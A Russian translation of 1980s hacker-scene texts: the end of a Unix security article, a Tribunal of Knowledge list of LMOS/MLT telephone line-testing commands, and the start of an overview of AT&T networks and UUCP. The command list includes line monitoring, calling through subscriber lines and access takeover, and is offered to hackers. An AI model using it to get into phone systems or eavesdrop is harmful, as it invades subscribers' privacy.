В данной статье мы рассмотрели традиционные подходы к безопасности Unix-системы: практическое управление файлами, защита паролей и сетевая безопасность. Хотя можно утверждать, что обучение пользователей является первостепенным в поддержании безопасности Unix (11), человеческий фактор будет неизбежно обусловливать некоторую степень незащищённости системы. Совершенствование механизмов защиты посредством более качественно написанного программного обеспечения (12), централизованного управления паролями (13) и устройств идентификации может привести к повышению безопасности Unix.

Теперь возникает вопрос, касающийся будущего операционных систем Unix. Способны ли существующие Unix-системы удовлетворить требования безопасности государства и промышленности? По всей видимости, нет — по крайней мере в отношении правительственных проектов в области безопасности. Следуя «Оранжевой книге» (14) — государственной классификации защищённых компьютерных систем — система Unix соответствует лишь критерию C1. Система класса C1, имеющая низкий рейтинг безопасности (D — самый низкий), обеспечивает лишь избирательную защиту (Discretionary Security Protection, DSP) против браузеров или непрограммирующих пользователей. Очевидно, что этого недостаточно с точки зрения оборонной или корпоративной безопасности. Необходимы фундаментальные изменения в системе безопасности Unix. Это признали по меньшей мере три компании: AT&T, Gould и Honeywell (15, 16, 17). Gould, в частности, внесла важные изменения в ядро и файловую систему, чтобы создать

Unix-операционную систему с рейтингом C2. Однако для этого им пришлось пожертвовать частью переносимости системы Unix. Остаётся надеяться, что в ближайшем будущем будет реализована Unix-система с классификацией A1 — и без ущерба для её ценной переносимости.

Список литературы

1. Grossman, G R "How secure is 'secure'?" Unix Review Vol 4 no 8 (1986) pp 50-63
2. Waite, M et al. "Unix system V primer" USA (1984)
3. Filipski, A and Hanko, J "Making Unix secure" Byte (April 1986) pp 113-128
4. Kowack, G and Healy, D "Can the holes be plugged?" Computerworld Vol 18 (26 September 1984) pp 27-28
5. Farrow, R "Security issues and strategies for users" Unix/World (April 1986) pp 65-71
6. Farrow, R "Security for superusers, or how to break the Unix system" Unix/World (May 1986) pp 65-70
7. Grampp, F T and Morris, R H "Unix operating system security" AT&T Bell Lab Tech. J. Vol 63 No 8 (1984) pp
8. Wood, P H and Kochan, S G "Unix system security" USA (1985)
9. Nowitz, D A "UUCP Implementation description: Unix programmer's manual Sec. 2" AT&T Bell Laboratories, USA
10. Thomas, R "Securing your terminal: two approaches" Unix/World (April 1986) pp 73-76
11. Karpinski, D "Security round table (Part 1)" Unix Review (October 1984) p 48
12. Karpinski, D "Security round table (Part 2)" Unix Review (October 1984) p 48
13. Lobel, J "Foiling the system breakers: computer security and access control" McGraw-Hill, USA (1986)
14. National Computer Security Center "Department of Defense trusted computer system evaluation criteria" CSC
15. Stewart, F "Implementing security under Unix" Systems&Software (February 1986)
16. Schaffer, M and Walsh, G "Lock/ix: An implementation of Unix for the Lock TCB" Proceedings of USENIX (198
17. Chuck, F "AT&T System 5/MLS Product 14 Strategy" AT&T Bell Labs, Government System Division, USA (August

LMOS (Loop Maintenance Operation System) — список команд

Автор: Control C и Трибунал знания (The Tribunal of Knowledge)

Этот файл содержит то, что, по нашим сведениям, представляет собой наиболее полезные возможности LMOS. Мы намеренно оставили описание расплывчатым ввиду значительной силы представленной здесь информации. Теперь вы знаете команды, поэтому мы не будем объяснять (ни в этом файле, ни в разговоре с нами) способы применения этих знаний — вам предстоит разобраться с этим самостоятельно.

+: Увеличить громкость голоса на линии

Команда + позволяет увеличить громкость при разговоре или прослушивании линии абонента через обратный путь (callback path). Громкость возрастает, поскольку MLT подключает усилитель к линии. Команду + можно использовать после запросов mon, talk, rev, talkin или call. Иногда MLT автоматически подключает усилитель на длинной линии. В этом случае вы не будете знать о его наличии, и если попытаетесь добавить усиление, в разделе статуса появится знак +, но голос громче не станет — он уже на максимуме.

-: Уменьшить громкость голоса на линии

Команда − позволяет уменьшить громкость при разговоре или прослушивании линии абонента через обратный путь. Громкость снижается, поскольку MLT отключает усилитель от линии. Команду − можно использовать для отключения усилителя, подключённого вами с помощью запроса +, или усилителя, автоматически добавленного MLT на длинной линии. Основная причина отключения усилителя — он иногда вызывает резкий свист или вой.

Call: Совершить вызов по линии абонента

Call позволяет использовать тональный номеронабиратель для набора любого номера через абонентскую линейную схему. Это достигается путём имитации состояния «трубка снята» (off-hook) для получения сигнала готовности к набору. Для исходящего вызова необходимо указать обратный номер (callback number) в маске tv, а также требуется доступ к MDF (кроме офисов типа SXS и panel). Команду call применяют в следующих случаях: 1) нужно узнать телефонный номер (TN) по известным CA и PR — звонок на TSPS или ANI; 2) вызовы на определённый TN не проходят — звонок на этот TN; 3) необходимо проверить тональный сигнал готовности на линии абонента.

CallRd: Совершить вызов по линии с дисковым набором

Callrd позволяет использовать тональный номеронабиратель для набора через абонентскую линейную схему с дисковым набором. MLT транслирует тоны на линии абонента. Для исходящего вызова требуется доступ к MDF (кроме офисов SXS, DMS10, DMS100 и DMS100AC). Используйте callrd, если нужно узнать TN по известным CA и PR — позвоните на TSPS или ANI.

Ccol: Изъять монеты через монетное реле

Ccol пытается собрать монеты, находящиеся в приёмнике монетного телефона, посредством срабатывания монетного реле. Ccol не проверяет тотализатор и не тестирует остальную часть линии. Результаты сообщают только о работе реле, его скорости и токе, необходимом для срабатывания. Код подтверждения (ver code) командой ccol не возвращается. Перед выполнением ccol необходимо получить доступ к линии. Команда ccol чаще всего используется при работе с ремонтником, устраняющим неисправность монетного телефона.

Channel: Расширенные тесты канала для линий DLC

Chan или channel запускают тесты изоляции канала и сообщают о наличии неисправного блока канала COT или RT. Этот запрос предназначен для расширенного тестирования каналов на линиях, обслуживаемых цифровыми петлевыми носителями (digital loop carrier), например SLC Series 5. Chan может быть выполнен только при наличии специального оборудования в центральном офисе (CO), где проводится тестирование. При тестировании не локально коммутируемой линии с помощью запроса SSA тесты канала должны выполняться отдельно данным запросом. Chan также может применяться для проверки изоляции канала на коммутируемых линиях из маски tv или stv, однако эти тесты уже включены в полный тест (full) или тест петли (loop) на коммутируемой линии.

Change: Изменить статусную информацию

Change позволяет изменить информацию о кабеле, паре или комментарий, отображаемый без необходимости запрашивать тест или иной тип информации. Постоянная запись линии при этом не изменяется. Для выполнения change введите «change» в поле req маски tv и укажите изменяемую информацию.

Chome: Возврат тотализатора монетного телефона в исходное положение

Chome пытается вернуть тотализатор в начальное положение (home) для счёта монет. Тотализатор считает монеты и отправляет тональный сигнал в CO за каждые 5 центов. Если тотализатор не возвращён в исходное положение, монеты не принимаются. Запрос chome сообщает, был ли тотализатор возвращён в исходное положение, сколько тоновых сигналов было отправлено в CO и какой ток использовался. Доступ к линии должен быть уже получен. Chome часто применяется при работе с ремонтником, устраняющим неисправность монетного телефона.

Co: Тестирование оборудования центрального офиса

Co инициирует серию тестов абонентской линейной схемы. Запрос co может быть выполнен через no-test или MDF-транк. Доступ no-test подключает вас ко всей петле, тогда как запрос co проверяет только внутреннюю часть. Доступ MDF подключён только к внутренней части петли, а внешняя физически отключена. Используйте доступ no-test, если вы достаточно уверены, что проблема находится внутри центрального офиса. Используйте co с доступом MDF, если не уверены в местонахождении неисправности.

Coin: Тестирование монетного телефона

Coin инициирует полную серию тестов телефонной линии. Проверяются: абонентский аппарат, тотализатор, монетное реле, петля и оборудование CO. Если запрос coin обнаруживает неисправность тотализатора или реле, тестирование прекращается и выводится сообщение о неисправности в аппарате. Если неисправностей не найдено, выполняется полный набор тестов. Coin может применяться при устранении неисправностей монетного телефона ремонтником. Если монетный телефон только что установлен, coin проверит аппарат даже при отсутствии записи линии.

Cret: Возврат монет через монетное реле

Cret пытается вернуть монеты, которые могут находиться в приёмнике монетного телефона. Монетное реле переключается в положение возврата. Попытка повторяется 3 раза. В случае успеха также проверяется скорость реле. Тотализатор и остальная часть линии не проверяются. Перед выполнением cret следует получить доступ к линии. Cret используется главным образом при работе с ремонтником, занимающимся ремонтом монетного телефона.

Cset: Проверка тотализатора и реле монетного набора

Cset проверяет тотализатор и монетное реле в монетном телефоне. Тотализатор — механизм, считающий опущенные монеты и отправляющий тоновый сигнал в CO за каждые 5 центов. Реле — механизм, возвращающий или собирающий опущенные монеты. Cset не проверяет части CO или петли. Cset применяется при работе с ремонтником, занимающимся ремонтом монетного телефона.

Dial: Тестирование дискового номеронабирателя абонента

Dial проверяет дисковый номеронабиратель абонента. Необходимо находиться на связи с абонентом — через обратный путь или по линии DDD. Для корректной работы запроса dial попросите абонента набрать «0» после кратковременного сигнала готовности. Результаты запроса dial сообщают, исправен ли диск, соответствует ли скорость набора норме (и какова она), а также соответствует ли прерывание норме (и какова его величина). Используйте dial при подозрении на неисправность телефонного аппарата. Жалоба может быть, например: «Не могу дозвониться» или «Постоянно попадаю не туда».

Dtout: Тестирование линейной схемы УАТС

Dtout инициирует серию тестов линейной схемы УАТС (PBX). Запрос dtout должен выполняться через MDF-транк. Применяется для проверки тонального сигнала готовности и конфигурации линейной схемы УАТС. Используйте dtout, когда необходимо проверить состояние схем специальных служб, не использующих коммутаторы центрального офиса.

Full: Полное тестирование телефонной линии

Full запускает серию тестов, выполняющих обширный анализ всей линии — как внутренней, так и внешней части. Выполняется множество отдельных тестов, наиболее важные результаты отображаются в итоговом сообщении. Снаружи MLT проверяет наличие неисправностей по переменному и постоянному току. Изнутри проверяется линейная схема и тональный сигнал готовности. Результаты могут также включать множество другой информации о линии. Запрос full рекомендуется выполнять при первом доступе к линии или когда нужно получить исчерпывающую информацию.

Grm: Быстрое измерение сопротивления заземления

Grm выдаёт быстрое измерение сопротивления постоянному току пути заземления от перемычки до тестового оборудования. Перед выполнением grm попросите ремонтника соединить провода tip и ring с землёй. Если этого не сделать, grm выдаст некорректные значения. Доступ к линии должен быть получен до выполнения grm. Можно использовать grm при работе с ремонтником, занимающимся ремонтом монетного набора. Значения сопротивления, полученные от grm, можно сравнить со старыми значениями, хранящимися внутри каждого монетного набора.

Help: Список допустимых запросов TV

Help возвращает список всех допустимых запросов, применяемых в MLT-2. Команду help используют, когда не уверены, какой запрос применить в конкретной ситуации, или не помните точного имени запроса. Например, правильный ввод для обращения полярности на тоновой линии — «Rev.»; help подскажет это. Для получения описания конкретного запроса введите его имя, за которым следует знак вопроса.

Info: Получение общей информации о линии

Info выдаёт название проводного центра и местоположение рамы; ключ обмена, группу MDF и номера MDF-транков, связанных с линией абонента; телефонный номер на соответствующей раме; а также назначенный телефонный номер. Можно получить информацию о полном телефонном номере, NPA-NXX или ключе обмена. MLT не получает доступ к линии при запросе info, но сохраняет доступ, если он уже есть. Если в офисе несколько рам, MLT выдаёт информацию обо всех.

Keep: Сохранить уже имеющийся доступ

Keep позволяет удержать доступ к no-test или MDF-транку, срок которого истекает. MLT отслеживает транки, к которым вы получили доступ, но долгое время не использовали. По истечении определённого периода MLT автоматически освобождает доступ. Примерно за 2 минуты до освобождения MLT выдаёт предупреждение и подсвечивает соответствующую строку статуса. Чтобы сохранить доступ, введите «keep» в поле req и TN или номер линии сохраняемого доступа. Для освобождения доступа по завершении работы введите «x» в поле req.

Lin: Тестирование внутренней части петли

Lin запускает серию тестов внутренней части линии. Lin включает те же тесты, что и loop, и может идентифицировать линейную схему CO при её наличии. Lin не выполняет стандартные тесты линейной схемы, а также тесты снятия и восстановления тонального сигнала готовности. Для запроса lin требуется доступ MDF. Lin можно использовать для тестирования специальных схем, не использующих коммутатор CO. Например, если схема имеет 2 петли, подключённые к раме, lin позволяет просмотреть вторую петлю (тесты full и loop направлены только к одной петле).

Lloop: Анализ длинной петли внешней части линии

Запрос ll запускает серию тестов, выполняющих обширный анализ внешней части абонентской линии. Он специально разработан для случаев, с которыми обычный запрос loop не справляется: очень длинные петли (свыше 100 000 футов) и многоточечные линии на петлях от умеренной до очень большой длины. Выполняются измерения, аналогичные loop, но анализ результатов проводится иначе. Предполагается наличие петли без неисправностей по постоянному току или с очень лёгкими неисправностями. Применение loop или lloop на петле с серьёзными неисправностями по постоянному току исключит выполнение анализа длинной петли.

Loc1: Измерение расстояния до одностороннего резистивного повреждения

Loc1 заставляет MLT измерить расстояние от ремонтника до одностороннего повреждения. Поскольку телефонные линии могут быть очень длинными, ремонтнику бывает трудно найти место резистивного повреждения. Loc1 помогает ремонтнику при наличии одностороннего повреждения. Необходимо поддерживать связь с ремонтником по другой линии. Попросите его разомкнуть пару (pr) в доступном месте за повреждением (если возможно) и соединить tip с ring. Перед передачей запроса loc1 не забудьте ввести температуру в маске tv.

Loc2: Измерение расстояния до двустороннего резистивного повреждения

Loc2 заставляет MLT измерить расстояние от ремонтника до двустороннего повреждения. Помните: перед loc2 необходимо выполнить locgp, и нужно поддерживать связь с ремонтником по линии, отличной от измеряемой. Ремонтник должен соединить повреждённую пару с исправной парой определённым образом; точный метод описан в результатах запроса locgp. Locgp и loc2 также могут применяться для секционирования одностороннего резистивного повреждения. Перед передачей запроса loc2 не забудьте ввести температуру в маске tv.

Look: Поиск преднамеренного повреждения

Look используется для идентификации повреждения — как правило, короткого замыкания или заземления — намеренно внесённого ремонтником на линию. Look применяют, когда ремонтник испытывает трудности с обнаружением конкретной линии. Look заставляет MLT отслеживать искомую линию. Когда ремонтник замыкает или заземляет линию, MLT подаёт тон в ваши наушники. Вы можете сообщить ремонтнику, что «видите короткое замыкание». Для запроса look требуется обратный путь. Общаться с ремонтником следует по линии, отличной от рабочей.

Lookin: Поиск преднамеренного повреждения на линии специальных служб

Lookin используется для идентификации повреждения — как правило, короткого замыкания или заземления — намеренно внесённого техником на линию специальных служб. Lookin применяется для обнаружения конкретной линии: MLT отслеживает линию, которую ищет ремонтник. Когда ремонтник замыкает или заземляет линию, MLT подаёт тон в ваши наушники. Вы можете сообщить ремонтнику, что «видите короткое замыкание». Для запроса lookin требуется обратный путь. Общаться с ремонтником следует по другой линии. Необходим доступ MDF.

Loop: Тестирование внешней части петли

Loop запускает серию тестов, выполняющих обширный анализ внешней части линии. Loop выполняет все тесты, что и full, кроме тестов линейной схемы и снятия/восстановления тонального сигнала. Loop может быть запрошен через no-test или MDF-транк. Доступ no-test подключает вас ко

всей линии, но запрос loop тестирует только внешнюю часть. Доступ MDF подключён только к внешней части. Используйте транк no-test, если уверены, что неисправность находится вне CO, и MDF — если не уверены.

Lrm: Быстрое измерение сопротивления петли

Lrm выдаёт быстрое измерение сопротивления постоянному току на линии. Lrm не может быть выполнен, если трубка не снята или линия не замкнута tip-ring (намеренное короткое замыкание, выполненное ремонтником). Кроме того, MLT не примет запрос lrm при наличии жёсткого заземления на линии. Lrm не получает доступ к линии, поэтому доступ должен быть уже получен. Lrm применяется при работе с ремонтником, занимающимся ремонтом монетного набора. Значения сопротивления от lrm можно сравнить со старыми значениями, хранящимися внутри каждого монетного набора.

MDF(#): Доступ к конкретному MDF-транку

MDF(#) позволяет выбрать MDF-транк, к которому MLT должен получить доступ. Используйте этот запрос, когда MDF-транк подключён к телефонной линии на MDF, но не подключён к системе тестирования петли. Это может происходить в небольших офисах, где дежурный по раме работает не весь день. Также можно использовать этот запрос, когда MDF-транк требует тестирования и ремонта. Запись MDF должна состоять из пяти символов: идентификатор проводного центра и номер транка.

Mdf: Доступ к главному распределительному фрейму (MDF)

MDF подключает тестовое оборудование MLT к MDF-транку. Прежде чем вводить любые запросы, необходимо попросить дежурного по раме подключить MDF-транк к линии абонента. Помните, что MLT автоматически получает доступ к no-test транку, если вы специально не запросили MDF-транк. MDF-транк идёт напрямую от системы тестирования петли к главному распределительному фрейму, минуя коммутатор центрального офиса. Использование MDF-транка позволяет тестировать петли, подключённые к оборудованию CO, не поддерживающему тестирование MLT. Кроме того, можно секционировать неисправность внутри или снаружи CO, тестируя «in» или «out» через MDF.

MDF(gr): Доступ к транку из определённой группы MDF-транков

MDF(gr) позволяет выбрать группу MDF-транков, из которой MLT выберет транк. Используйте запрос MDF(gr), когда с используемым NPA-NXX связано несколько рам и нельзя ввести номер кабеля и пары. Например, для запроса группы MDF-транков a введите MDFA в поле req. Чтобы узнать, какие группы транков доступны для вашего NPA-NXX, можно выполнить запрос mdf или info. Помните, что вам всё равно нужно звонить дежурному по раме для подключения транка и линии, а

также для их разъединения по окончании работы.

Mdfin: Тестирование внутренней части линии

Mdfin запускает серию тестов, выполняющих обширный анализ внутренней части линии. Включаются тесты линейной схемы и тонального сигнала готовности. Запрос mdfin использует специальную линию, проходящую от тестового оборудования MLT до MDF. Необходимо попросить дежурного по раме подключить эту линию к линии абонента. Затем введите телефонный номер этой специальной линии на тестовой маске вместе с mdfin и номером абонента. Дополнительную информацию см. в модуле mdfio руководства пользователя MLT-2.

Mdfout: Тестирование внешней части линии

Mdfout запускает серию тестов, выполняющих обширный анализ внешней части линии. Включаются тесты постоянного и переменного тока. Запрос mdfout использует специальную линию, проходящую от тестового оборудования MLT до MDF. Необходимо попросить дежурного по раме подключить эту линию к линии абонента. Затем введите телефонный номер этой специальной линии на тестовой маске вместе с mdfin и номером абонента.

Mon: Мониторинг линии абонента

Mon позволяет прослушивать линию абонента. Иногда вы сами лучше MLT можете определить, есть ли на линии шум, речь или запись. Если нужно прослушать линию для выявления одного из этих условий, используйте запрос mon. MLT также может автоматически переключить вас в режим мониторинга в некоторых случаях. Вы будете переключены в режим мониторинга, если запросите ring, talk или psr, а MLT считает линию занятой, или если для выполнения rev, dial или tt необходимо поговорить с абонентом. Требуется обратный номер. В режиме мониторинга можно запросить quick, look или full.

Psr: Снятие постоянного сигнала

Psr пытается снять постоянный сигнал в шаговой АТС (step-by-step central office). Постоянный сигнал — непрерывный тон готовности на линии. Частая причина — снятая трубка. Psr позволяет устранить постоянный сигнал для последующего мониторинга фонового шума. Если после мониторинга вы по-прежнему слышите постоянный тон готовности, следует подозревать постоянный сигнал на линии. Psr требует обратного пути между вашей линией обратного вызова и линией абонента. Обратный путь должен быть установлен до ввода запроса psr.

Qin: Быстрая серия тестов в направлении CO

Qin запускает серию тестов, выполняющих «быструю» проверку петли в направлении центрального офиса. Включает те же тесты, что и quick. Также может идентифицировать линейную схему CO при её наличии и сообщит о ней, если значения сопротивления постоянного тока указывают на её присутствие. Для запроса qin требуется доступ MDF. Qin можно использовать для тестирования специальных коммутационных машин. Например, если схема имеет 2 петли, подключённые к раме, qin позволяет просмотреть вторую петлю (тесты full и loop направлены только к одной петле).

Rev: Идентификация реверса полярности на тоновой линии

Rev помогает идентифицировать реверс полярности на тоновой линии. На исправной линии батарея подключена к проводу ring, а земля — к проводу tip. Эти провода должны быть подключены к определённым клеммам телефона. При их перемене местами абонент сможет принимать звонки, но не сможет набирать номер. Если линия перевёрнута, вы не услышите тоны до ввода запроса rev. Rev изменяет полярность линии лишь временно. Перед запросом rev должен быть установлен обратный путь.

Rin: Вызов телефона на линии специальных служб

Rin позволяет вызвонить телефон на линии специальных служб. Требуется обратный вызов. Если его нет, rin устанавливает его автоматически. Для ответа на обратный вызов снимите трубку по его сигналу и нажмите «0» на тональном номеронабирателе, затем ожидайте сигнала вызова. Когда абонент ответит, вы перейдёте в режим разговора. Если линия занята, выполняющийся разговор будет прерван. Используйте rin для связи с абонентом или техником на месте. Для запроса rin требуется доступ MDF.

Ring(#): Вызов конкретного абонента на многоточечной линии

Ring(#) позволяет выбрать телефон для вызова на многоточечной линии. Многоточечная линия — линия, к одной паре проводов которой подключено несколько абонентов. Обычно MLT проверяет записи линии по введённому телефонному номеру и автоматически вызывает нужного абонента. Когда записи линии указывают на 2, 4 или 8 абонентов, используйте запрос ring(#), указав номер абонента вместо «#». Ring1 вызывает абонента, подключённого к стороне ring. Ring2 вызывает абонента на стороне tip.

Ring: Вызов линии абонента

Ring позволяет вызвонить телефон на однопользовательской линии. Требуется обратный путь, но если его нет, ring устанавливает его автоматически. Для ответа на обратный вызов снимите трубку по его сигналу и нажмите «0», затем ожидайте сигнала вызова. Когда абонент ответит, вы

перейдёте в режим разговора. Если линия занята или вызов невозможен, вы перейдёте в режим мониторинга для прослушивания шума или речи. Используйте ring для связи с абонентом или ремонтником на месте.

Ringer: Проверка конфигурации звонка на линии

Ringer подсчитывает количество звонков на каждом участке петли (tip-ring, tip-земля, ring-земля). Результаты сообщают количество телефонов, обнаруженных MLT. При наличии проблемы в резюме объясняется её суть. При тестировании абонентской линии часть обнаруженных звонков может принадлежать другому абоненту.

Soak: Идентификация нестабильного резистивного состояния

Soak идентифицирует нестабильные неисправности заземления (качающееся сопротивление) на линии. К линии прикладывается напряжение и выполняется серия измерений сопротивления постоянного тока для оценки его влияния. Если все значения сопротивления низкие, неисправность, вероятно, стабильна. Если хотя бы одно значение на 20% превышает исходное измерение, неисправность может быть нестабильной (качающейся). Ремонтнику, выехавшему на место, может быть трудно обнаружить качающуюся неисправность. Используйте soak при обнаружении заземления 10–1000 кОм в ходе теста q (тесты full и loop включают soak), или непосредственно перед выездом ремонтника для повторной проверки состояния линии.

Ssa: Доступ к линиям специальных служб

Запрос ssa используется для доступа к не локально коммутируемым клиентским телефонным линиям. Доступ к таким линиям является частным случаем доступа через no-test транк. Однако если они проходят через цифровой петлевой носитель, например SLC Series 5, и в CO имеется специальное оборудование, их можно тестировать через no-test транк специальных служб. Это означает, что вам не нужно звонить на транк. Запрос может быть выполнен только из маски stv.

Stv: Запрос проверки неисправностей специальных служб

Запрос stv переключает вас с маски tv на маску stv. Stv используется, когда нужно тестировать схемы специальных служб (не локально коммутируемые линии), обслуживаемые системами цифрового петлевого носителя, например SLC Series 5. Переключение на маску stv не влияет на информацию, оставленную в маске tv — строки статуса остаются прежними; однако средняя часть маски изменится. Любой запрос, выполненный из маски tv, может быть выполнен и из маски stv, но не наоборот. Запрос stv может быть выполнен только из маски tv.

Take: Перехват долгосрочного доступа

Take используется, когда нужно перенести долгосрочный доступ с чужого терминала на свой. Для перехвата no-test доступа введите в поле tn телефонный номер для переноса. Для переноса доступа MDF на свой терминал введите NPA-NXX в поле tn и номер MDF в поле справа от стандартного поля tn маски tv. Затем введите take в поле req. Если предыдущий владелец имел установленный обратный вызов, он не будет удалён. При необходимости обратный вызов нужно удалить с помощью xcb и запросить новый на свой телефон.

Talk: Разговор по линии абонента

Talk позволяет разговаривать с абонентом или ремонтником по абонентской линии. Talk не вызывает линию, поэтому на другом конце должен кто-то ожидать вас. Для запроса talk требуется обратный путь, но если его нет, talk установит его автоматически при наличии введённого обратного номера. Если доступ к линии уже получен до запроса talk, MLT вносит «t» и последние 2 цифры обратного номера под заголовком callback и обновляет время с момента доступа. В режиме разговора можно запросить quick, loop или full.

Talkin: Разговор по линии специальных служб абонента

Talkin позволяет разговаривать с абонентом или ремонтником по линии специальных служб. Talkin не вызывает линию, поэтому на другом конце должен кто-то ожидать вас. Для запроса talkin требуется обратный путь, но если его нет, talkin установит его автоматически при наличии введённого обратного номера. Если доступ к линии уже получен до запроса talkin, MLT вносит «t» и последние 2 цифры обратного номера под заголовком callback и обновляет время с момента доступа. Для запроса talkin требуется доступ MDF.

Tone+: Громкий тон для идентификации пары

Tone+ подаёт высокоамплитудный тон на линию. Применяется на очень длинных парах. Дополнительная амплитуда помогает ремонтнику слышать тон на большом расстоянии. Тон помогает ремонтнику найти нужную пару в кабеле со множеством пар. Используйте tone+, когда ремонтник запрашивает тон на очень длинной паре. Если на линии есть обратный вызов, он перейдёт в режим мониторинга. Если строка статуса стала ярче и появилось сообщение об изменении состояния, это означает: 1) ремонтник нашёл пару и хочет поговорить с вами; 2) абонент снял трубку.

Tone: Тон для идентификации пары

Tone подаёт металлический тон на линию. В одном кабеле может быть много пар, и ремонтнику бывает трудно найти конкретную линию. Тон упрощает эту задачу. Перед подачей тона MLT

выполняет тест. Результаты сообщают о наличии неисправностей на линии. Если при запросе тона на линии есть обратный вызов, он перейдёт в режим мониторинга. Если строка статуса стала ярче и появилось сообщение об изменении состояния, это означает: 1) ремонтник нашёл пару и хочет поговорить с вами; 2) абонент снял трубку.

Toneca: Тон для идентификации кабеля

Toneca подаёт продольный тон на линию. Этот тон помогает ремонтнику найти группу кабелей, в которой находится нужная пара. Ремонтник находит нужный кабель, прислушиваясь к тону. Поскольку тон слышен на парах, отличных от той, на которую он подан, toneca применяется в случаях, когда использование tone или tone+ нецелесообразно. Если ремонтник не успевает найти кабель с первой попытки, запрос можно повторить. Перед подачей тона MLT выполняет предварительный тест и сообщает о неисправностях на линии.

Tonein: Тон для идентификации пары специальных служб

Tonein подаёт металлический тон на линию специальных служб. Технику может быть трудно найти конкретную линию. Тон упрощает эту задачу. Перед подачей тона MLT выполняет предварительный тест. Для запроса tonein требуется доступ MDF. Если при запросе tonein на линии есть обратный вызов, он переходит в режим мониторинга. Если строка статуса стала ярче и появилось сообщение об изменении состояния, это означает: 1) ремонтник нашёл пару и хочет поговорить с вами; 2) абонент снял трубку.

Tt: Тестирование тонального номеронабирателя абонента

Tt проверяет тональный номеронабиратель абонента. Анализируются тоны, производимые при нажатии кнопок. Перед запросом tt попросите абонента нажимать кнопки по порядку от 1 до 0 после сигнала готовности. MLT подаст вам в наушники два звуковых сигнала, если номеронабиратель исправен, или один сигнал или ни одного, если неисправен. Обратный путь должен быть установлен до запроса tt. Для запроса необходим доступ через no-test транк. Для связи с абонентом и установки обратного вызова можно использовать запрос ring.

Tv: Запрос проверки неисправностей

Запрос tv переключает вас с маски stv на маску tv. Tv используется при интерактивном тестировании локально коммутируемых телефонных линий или тестировании с помощью MDF-транка. Переключение на маску tv не влияет на информацию, оставленную в маске stv — строки статуса остаются прежними; однако средняя часть маски изменится. Любой запрос, выполненный из маски tv, может быть выполнен и из маски stv, но не наоборот. Запрос может быть выполнен только из маски stv.

Ver##: Получить определение и пример кода подтверждения

Ver## выдаёт описание кода подтверждения, который вводится вместо ##. Например, запрос ver22 даст определение кода подтверждения номер 22 и пример типичного набора результатов теста, которые могут сопровождать код 22. Используйте этот запрос, когда не помните, что означает определённый код подтверждения. MLT сохраняет маску tv при запросе информации о коде подтверждения.

Ver: Полное тестирование телефонной линии

Ver запускает серию тестов, выполняющих обширный анализ всей линии — как внутренней, так и внешней части. Выполняется множество отдельных тестов, но отображаются только код подтверждения и итоговые сообщения. Снаружи MLT проверяет наличие неисправностей по переменному и постоянному току. Изнутри проверяется линейная схема и тональный сигнал готовности.

Благодарности AT&T и Bell Operating Companies.

Control C и Трибунал знания (The Tribunal of Knowledge)

По вопросам и комментариям обращайтесь к:

• Control C
• Jack Death
• Prime Suspect
• The Prophet
• The Urvile

или к любому другому члену TOK.

Кое-что о сетях

Автор: Prime Suspect (TOK)

1 июня 1988 г.

Tribunal of Knowledge представляет...

Если вы занимаетесь хакингом, рано или поздно вам придётся работать с сетями — будь то Telenet, Tymnet или одна из глобальных сетей (WAN). Одна из популярных сетей, которую хакеры использовали уже довольно долго — это Arpanet. Arpanet существует очень давно. В ней почти ежедневно происходят изменения, а возможности её использования выходят далеко за пределы простого входа в удалённые системы. Многие студенты сегодня знакомятся с Bitnet. По сравнению с другими сетями Bitnet настолько нова, что у неё ещё огромный потенциал. Она предлагает куда больше, чем просто почту и передачу файлов. Есть интерактивные возможности, например RELAY — система общения в реальном времени (аналог CB-режима), а также популярный сетевой информационный центр, откуда можно получать технические файлы о сетях. Существует множество почтовых адресов для поиска по базам данных и подписки на электронные журналы. Всё это можно найти и в других глобальных сетях. Я рассмотрю три смежных области: корпоративные сети AT&T, UUCP и кооперативную сеть Usenet. Замечу, что часть собранной мной информации датируется 1986 годом, однако я старался сохранить её как можно более актуальной.

AT&T; (корпоративная сеть)

У AT&T есть несколько внутренних сетей, большинство из которых используют собственные транспортные механизмы. Наиболее широко применяемые — UUCP и USENET; они не ограничены этой корпорацией и описаны ниже. Все внутренние сети AT&T поддерживают исходную маршрутизацию в стиле UUCP с синтаксисом `h1!h2!h!u` и потому выглядят для пользователя как UUCP. Внутри AT&T каналы UUCP работают, как правило, через коммутируемые телефонные линии со скоростью 1200 бит/с или через Datakit (см. ниже).

Среди других сетей AT&T — CORNET, внутренняя аналоговая телефонная сеть, которую UUCP и модемы используют как альтернативу прямому набору (DDD). Datakit — коммутируемая цифровая сеть, схожая в некоторых отношениях с X.25. На Datakit объединена большая часть Bell Laboratories. Поверх транспортного сервиса DK люди запускают UUCP для почты и `dkcu` для удалённого входа. Кроме соединений «хост–хост» Datakit поддерживает подключения RS232 для терминалов, принтеров и хостов. ISN — версия Datakit, поддерживаемая AT&T Information Systems. Bell Laboratories в Холмделе (штат Нью-Джерси) использует ISN для внутреннего обмена данными.

BLICN (Bell Labs Interlocation Computing Network) — сеть пакетной обработки заданий IBM (RJE), созданная в начале 1970-х, когда Programmer's Workbench (PWB) была распространённой версией UNIX. Многие машины UNIX с RJE-каналами в стиле PWB используют BLICN для очередей почты и сетевых новостей. Один из крупнейших хостов USENET через этот механизм рассылает новости примерно 80 соседним хостам. BLICN охватывает подразделения Bell Laboratories в Нью-Джерси, Колумбусе (Огайо) и Чикаго и связывает большинство машин вычислительных центров. BLN (Bell Labs Network) — NSC Hyperchannel в Indian Hill, Чикаго.

AT&T Internet — это TCP/IP-интернет. Это не самая крупная сеть AT&T, хотя в ней работают некоторые из наиболее известных машин. Множество сетей Ethernet соединены через TCP/IP

поверх Datakit. Возможно, вскоре эта сеть будет подключена к сети ARPA Internet.

ACCUNET — коммерческая X.25-сеть AT&T. AT&T MAIL — коммерческий сервис, широко используемый внутри AT&T Information Systems для корпоративной внутренней почты.

UUCP (кооперативная сеть)

Название «UUCP» — от Unix to Unix CoPy («копирование Unix–Unix») — первоначально относилось к транспортному сервису, работавшему через коммутируемые линии между соседними системами. Передача файлов и дистанционное выполнение команд были изначальной целью и основным применением UUCP. Предполагалось, что любая пара взаимодействующих машин имеет прямое коммутируемое соединение, то есть ретрансляция через промежуточные машины не предусматривалась. К концу 1978 года в Bell Laboratories к UUCP было подключено 82 хоста. Хотя удалённое выполнение команд и передача файлов использовались активно, о почте в стандартном описании не упоминалось. Существовала ещё одна схожая сеть «рабочих» хостов с UUCP-соединениями, судя по всему находившихся за пределами Bell Laboratories, но ещё в рамках системы Bell. Две сети пересекались в одной машине Bell Laboratory.

